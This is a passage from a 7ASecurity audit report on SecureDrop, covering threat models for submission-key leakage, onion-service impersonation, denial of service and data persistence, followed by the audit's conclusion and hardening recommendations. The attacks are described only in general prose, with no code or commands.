Overview

All submissions from sources are encrypted with the submission key, available only on the air-gapped *Secure Viewing Station* (SVS). Since multiple users (journalists and admins) access the station, there is an increased risk of key leakage. If the key is leaked, an attacker can decrypt all past and future submissions without the organization knowing. Special key handling is required to minimize key leakage scenarios.

Countermeasures

The system is designed to limit access to the local SVS to authorized users and uses various physical measures. Key security measures include:

- A separate room with CCTV cameras for the SVS.
- Physical security with access cards and guards.
- An air-gapped workstation without physical network adapters.
- A hardened, up-to-date OS and an encrypted disk containing the private key.

Optional guidelines for potential remote access to the SVS are noted to increase the risk of key leakage through unauthorized access or firewall misconfiguration, potentially exploited by malware in submissions.

Attack Scenarios

Regardless of a local or a remote-enabled SVS, the following scenarios should be considered:

- A rogue journalist or administrator exfiltrates the SVS private key by copying it to a USB device used for document extraction.
- Malware in a submission exploits Tails OS (SVS), extracts the private key, and embeds it inside previewed documents. These documents are later copied by a journalist to a USB device or printed, indirectly exfiltrating the key via published documents. Sophisticated attackers may use side-channel attacks or steganography in images to stealthily encode and exfiltrate the key.
- An attacker gains remote access to SVS through firewall misconfiguration, credential theft, or malware, and dumps the encryption key to decrypt any submission. For example, when the ShareDrop server is confiscated.

Recommendation

Although current deployment guidelines and security procedures for handling submissions and SVS are robust, it is recommended to increase the complexity of private key extraction through hardware modules that cannot be easily cloned. The following improvements could be considered for such purpose:

- Using devices like Yubikey, which support PGP, mandatory equipment on SVS, as the key material cannot be extracted from the hardware, and any theft attempt can be detected.
- Implementing mandatory periodic key rotation to limit the validity of a leaked key to decrypt submissions. Key rotation could occur after each major case handled via SecureDrop.
- For SVS with remote access, performing periodic security assessments and using specialized hardware (e.g., Hardware Security Module) to prevent private key extraction.
- Collecting notifications and metrics on each decryption attempt, and generating alerts for any anomalies.

Threat 07: Onion Service Man-in-The-Middle Attempts

Overview

Onion services in the Tor network use a self-registration mechanism based on public key cryptography for encryption between users and services. However, distinguishing between a legitimate site and a malicious mirror is challenging, as Tor does not inherently protect against such man-in-the-middle attacks.

Countermeasures

To ensure users visit the correct website, several security measures are implemented:

- The legitimate URL to the website should be published on the landing page of the organization using SecureDrop.
- Optionally, the organization can use a certificate to authenticate the website, providing further assurance to users.
- SecureDrop documentation specifies requirements that a landing page should meet to prevent typical web-based attacks and to be listed in the directory.
- SecureDrop maintains a directory with Onion URLs for various organizations, aiding users in accessing the correct services.
- SecureDrop assigns organizations in the directory a human-readable *Onion Name*[72] URL (e.g. nyworld.securedrop.tor.onion) that cannot be spoofed and encourages advertising it along with the full Onion URL.

[72] https://docs.securedrop.org/en/stable/admin/deployment/onion_name.html

- The SecureDrop infrastructure actively monitors and blocks Tor2Web proxies, which may attempt URL substitution.
- Regular scanning of web-related options is recommended to be configured by landing pages, with warnings provided on the SecureDrop directory page in case of detected issues.

Attack Scenarios

Reviewing and testing the following attack scenarios will ensure the system can block and detect instances where sources may visit a malicious website:

- An attacker hosts an exact copy of the SecureDrop instance, intercepting and proxying data between the source and the legitimate SecureDrop.
- An attacker modifies the URL on the organization landing page, leading sources to an incorrect URL.
- A forged entry in the SecureDrop Directory sends users to the wrong URL.
- The SecureDrop CMS is compromised, and URLs are replaced.

Recommendation

Enhancing existing mechanisms or complementing current solutions may be achieved as follows:

- Implementing strict monitoring of URLs on landing pages and in the directory to detect inconsistencies, such as non-functional onion addresses, modifications indicating a potential server compromise, and incorrect TLS certificates.
- Protecting the process for making modifications to the SecureDrop CMS to prevent unauthorized or unmonitored changes.
- Encouraging the implementation of TLS certificates as an additional verification mechanism for the website.

Threat 08: Denial of Service Attacks Against SecureDrop (DoS)

Overview

DoS attacks against SecureDrop could prevent sources from submitting time-sensitive information or journalists from accessing critical data, potentially orchestrated by actors seeking to suppress whistleblowing. Consequently, a source might be unable to disclose important data or receive replies.

A determined threat actor might take down a SecureDrop instance, either permanently or at critical times (e.g., during an election), to prevent sensitive data disclosure. It is important to analyze availability issues to mitigate trivial cases that do not require sophisticated solutions.

Countermeasures

The system currently implements the following anti-DoS features:

- SSH connections are throttled via *iptables*.
- SSH service is available via Tor authenticated hidden onion service requiring the user to know the address and possessing the shared service key.
- Uses Tor Client Authorization for Journalist and Admin interfaces to prevent public access.
- Enforces a 500MB limit for submission files.
- Monitors disk space to alert administrators if free space is insufficient.

Attack Scenarios

Potential DoS attempts include:

- Submission flood with large files to consume disk space.
- Submission initialization flood, exhausting CPU due to CPU-intensive PGP key generation and potential lack of entropy preventing key generation.
- Submission flood, exhausting CPU due to compute-intensive encryption.
- Compromised user/hijacked session used to delete all conversations, making sources unable to reply or journalists unable to recover deleted data.
- Accidental data deletion not present in the backup.
- Tor-specific DoS attacks rendering the service unavailable.

Recommendation

To counter the threats, the following measures could be considered:

- Implementing CAPTCHA solutions to reduce submission flooding attacks.
- Applying Tor-specific anti-DoS options[73] to reduce attack impacts.
- Implementing delayed submission deletion, allowing administrators to recover deleted files.
- Implementing mandatory MFA as confirmation for actions leading to data deletion.

[73] https://community.torproject.org/onion-services/advanced/dos/

Threat 09: Unintended Persistence of Sensitive Data on SecureDrop Servers

Overview

SecureDrop handles sensitive data, such as files and messages from sources, as well as PGP keys and passphrases (codenames). Storing this data in unpredictable locations or forcing the system to save data from RAM to disk can lead to unintentional information disclosure.

Countermeasures

The system currently implements the following countermeasures to prevent storage of unprotected sensitive data:

- Recommendation to use dedicated hardware instead of virtual machines to prevent easy dumping of memory content.
- The server is rebooted every 24 hours to clear memory content.
- Submissions are encrypted using PGP, utilizing either a public SVS key or a public source key, with the private key guarded by a strong passphrase.
- 7-word passphrases are generated using a strong dice mechanism to prevent brute-force attacks on encrypted submissions extracted from the disk.
- Backups are encrypted on the Admin Workstation.
- Journalists must transfer encrypted submissions using encrypted USB sticks to the air-gapped SVS to decrypt the messages.
- Recommendation to remove backups containing submissions that should be deleted.

Attack Scenarios

Despite robust security mechanisms, the following scenarios might lack protection, potentially exposing sensitive data:

- A malicious actor exploits a vulnerability to force a core dump on the SecureDrop server, potentially exposing source identities, codenames, or unencrypted message fragments in memory
- The attacker executes a RAM-consuming attack, forcing the server to use SWAP to save memory content to disk, then shuts down the server to extract plaintext RAM content from the disk.
- The attacker purchases old or damaged hard drives used by the SecureDrop server and recovers sensitive data like Core Dump files, encrypted submissions, and Onion service private keys if the disk was not correctly cleared or was partially damaged.

Recommendation

To mitigate these attacks it is recommended to:

- Disable Core Dumps and SWAP on *SecureDrop* hosts
- Implement full disk encryption with a USB key to support the 24-hour reboot schedule, which can be destroyed or removed if necessary.
- Scan servers for data leakage (e.g., temp directories, backups, provisioning leftovers, logs) to spot potential sensitive data storage.

Conclusion

The *SecureDrop* project defended itself well against a broad range of attack vectors. In fact, despite the large attack surface in scope, only three vulnerabilities could be found during this engagement, and from those, only one had a medium severity. Continued cycles of security testing and hardening will further fortify the platform, making it even more resistant to potential attacks.

7ASecurity would like to highlight several positive aspects of SecureDrop, as observed by the audit team:

- SecureDrop components demonstrated a high degree of resilience against web application security threats. Specifically, no issues were detected in areas such as *Command Injection, Cross-Site Scripting* (XSS), *SQL Injection (SQLi)*, *Local File Inclusion (LFI)*, or *Remote Code Execution (RCE)* during the assessment.
- Multiple checks were found to be in place in all SecureDrop components to enhance resilience against potential exploits and unauthorized access.
- The source code is meticulously organized and documented, which facilitates the process of understanding its functionality and makes security mistakes less likely.
- The application is robust against malformed request headers and stress scenarios.
- The message transmission cryptography is well-hardened.
- HTML Form submissions and API endpoints were both found to be safely protected against CSRF, with the exception of SEC-01-003.
- User input is generally correctly sanitized and output encoded.
- The application and monitoring servers do not store any sensitive data in their configuration or shell history files.
- Remote SSH access to SecureDrop servers is secured using SSH keys instead of password authentication, minimizing the risk for brute-force attempts. Additionally, privileged root login via SSH is disabled.
- The consistent maintenance and updates from the development team demonstrate a strong commitment to security and ongoing improvement.

The security of the SecureDrop backend components may be enhanced with a focus on the following areas:

- **Access Control and Authorization:** Centralized security controls ought to be implemented to ensure permissions are validated correctly for all features. This holistic approach will help mitigate instances of *Insecure Direct Object References* (IDOR) and unauthorized access issues (SEC-01-001).
- **Authentication and Session Management:** Improvements are needed to strengthen Authentication and Session Management for SecureDrop users. It is advised to implement a robust password policy (SEC-01-002), enforce MFA for

critical operations (SEC-01-010), and prevent arbitrary user logouts (SEC-01-003).
- **Mitigation of Possible DoS Attacks:** Adequate defense against DoS attacks should be implemented to enhance the resilience and availability of the SecureDrop Onion service (SEC-01-014).
- **Software Patching:** All SecureDrop components should adhere to appropriate software patching procedures, consistently applying security patches in a timely manner (SEC-01-007, SEC-01-009). In a day and age when a significant portion of code comes from underlying software dependencies, routine patching is crucial to prevent potential security vulnerabilities. Possible automation for this could include tools like *Snyk.io*[74] or *Renovate Bot*[75].
- **Race Conditions:** It is recommended to implement unique constraints and transactional handling for sensitive processes to ensure data integrity and minimize the potential for race conditions, thereby enhancing system security and management effectiveness (SEC-01-015).

Hardening of SecureDrop servers and infrastructure should be prioritized in the following areas:
- **Supply Chain Security:** The SecureDrop supply chain can be strengthened to reach greater SLSA standard levels by taking advantage of a number of features like *GitHub Branch protection* rules and *GitHub Actions* (WP2). A good starting point in this regard may be to integrate automated tools like *slsa-github-generator*[76] and *slsa-verifier*[77] into the build process.
- **OS Level Authentication and Authorization Hardening:** SSH security could be improved by implementing MFA (SEC-01-011). The configuration for local services, like Redis, should be password protected to avoid unauthenticated access from local users (SEC-01-008).
- **File Permissions:** A comprehensive review of all file permissions is strongly advised to ensure adherence to the principle of least privilege, implementing the minimum necessary permissions for functionality and mitigating potential attack vectors (SEC-01-006).
- **Encryption of Data:** Full disk encryption should be implemented to prevent data leakage from server backups or unauthorized access (SEC-01-017).
- **Network and Host-Based Firewall Configuration:** The network stack and host-based firewall configuration need to be improved to avoid potential attacks and data exfiltration attempts (SEC-01-012, SEC-01-018).
- **OS Level Logging and Monitoring:** The OS level logging and monitoring services should be enabled and correctly configured to preserve the integrity of captured security-related events (SEC-01-016).

[74] https://snyk.io/
[75] https://github.com/renovatebot/renovate
[76] https://github.com/slsa-framework/slsa-github-generator
[77] https://github.com/slsa-framework/slsa-verifier

- **Secure Defaults** need to be implemented where possible for best security. For example:
    - Redis should be configured to use a Unix socket instead of a standard TCP port to prevent potential SSRF attacks (SEC-01-013).
    - The backend servers should set a bootloader password (SEC-01-005) as well as enable full disk encryption to prevent data theft (SEC-01-017).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This approach will not only significantly enhance the security posture of the platform but also contribute to a reduction in the number of tickets in future audits.

Once all recommendations in this report are addressed and verified, a more thorough review, ideally including another code audit, is highly recommended to ensure adequate security coverage of the platform. Future audits should ideally allocate a greater budget, enabling test teams to delve into more complex attack scenarios.

It is suggested to test the application regularly, at least once a year or when substantial changes are deployed, to make sure new features do not introduce undesired security vulnerabilities. Consistently following this approach will lead to a reduction in the number of security issues and fortify the application against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank the SecureDrop and Infrastructure teams of the *Freedom of the Press Foundation (FPF)*, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Technology Fund (OTF) for sponsoring this project.